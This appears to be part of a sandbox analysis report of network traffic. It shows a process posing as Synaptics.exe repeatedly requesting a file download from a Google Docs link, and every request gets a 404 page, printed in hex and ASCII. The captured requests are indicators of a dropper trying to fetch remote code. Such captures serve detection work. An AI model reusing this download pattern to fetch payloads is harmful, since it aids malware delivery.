2022-05-27 02:38:23 UTC	83	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.< /ins><p>The requested URL was not
2022-05-27 02:38:23 UTC	84	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49772	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:23 UTC	81	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:24 UTC	84	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:24 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-j4jchXbwVQLmIeHkuwST4Q' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Cross-Origin-Opener-Policy: same-origin Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:24 UTC	85	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:24 UTC	85	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 48 71 49 6e 70 41 62 34 71 2d 55 41 30 70 35 41 70 39 45 75 41 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><ti tle>Error 404 (Not Found)!!1</title><style nonce="HqInpAb4q-UA0p5Ap9EuAQ">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:24 UTC	86	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:24 UTC	87	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49773	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:24 UTC	84	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:24 UTC	87	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:24 GMT Strict-Transport-Security: max-age=31536000 Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Content-Security-Policy: script-src 'report-sample' 'nonce-F69_pKNlsi_vh4bFmrC-yQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:24 UTC	88	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4a 5f 63 63 48 41 5f 55 56 56 69 38 4d 35 55 32 6a 48 33 65 51 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="J_ccHA_UVVi8M5U2jH3eQg">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:24 UTC	90	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:24 UTC	90	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49776	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:24 UTC	87	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:24 UTC	90	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:24 GMT Strict-Transport-Security: max-age=31536000 Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-00CzyXufRNr6eJhID_c9KA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:24 UTC	92	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 38 53 78 54 52 53 48 69 77 65 66 66 6a 73 71 36 6e 4e 33 4b 54 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="8SxTRSHiweffjsq6nN3KTA">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:24 UTC	93	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:24 UTC	93	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49742	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:17 UTC	6	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:17 UTC	9	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:17 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-8wRx_faYmVTA8D5WLtXo5g' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Cross-Origin-Opener-Policy: same-origin Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:17 UTC	10	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:17 UTC	11	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 49 41 74 52 31 39 49 35 4a 34 4d 73 4c 70 2d 6d 2d 42 77 2d 37 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="IAtR19I5J4MsLp-m-Bw-7g">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:17 UTC	12	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:17 UTC	12	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49777	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:24 UTC	90	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:24 UTC	93	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:24 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-EOvmVxVbQaFC3tSzPkmSHg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:24 UTC	94	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:24 UTC	94	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 46 62 63 57 52 75 61 69 4b 48 68 75 39 55 66 38 51 4d 4b 43 4f 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="FbcWRuaiKHhu9Uf8QMKCOQ">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:24 UTC	96	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:24 UTC	96	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49743	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:19 UTC	12	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	15	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:20 GMT Strict-Transport-Security: max-age=31536000 Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-4qLAeArRAnTGw8wdmFdaFQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:20 UTC	17	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 55 79 62 4e 6e 66 55 54 49 64 36 50 5a 4f 47 79 50 50 52 37 4b 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 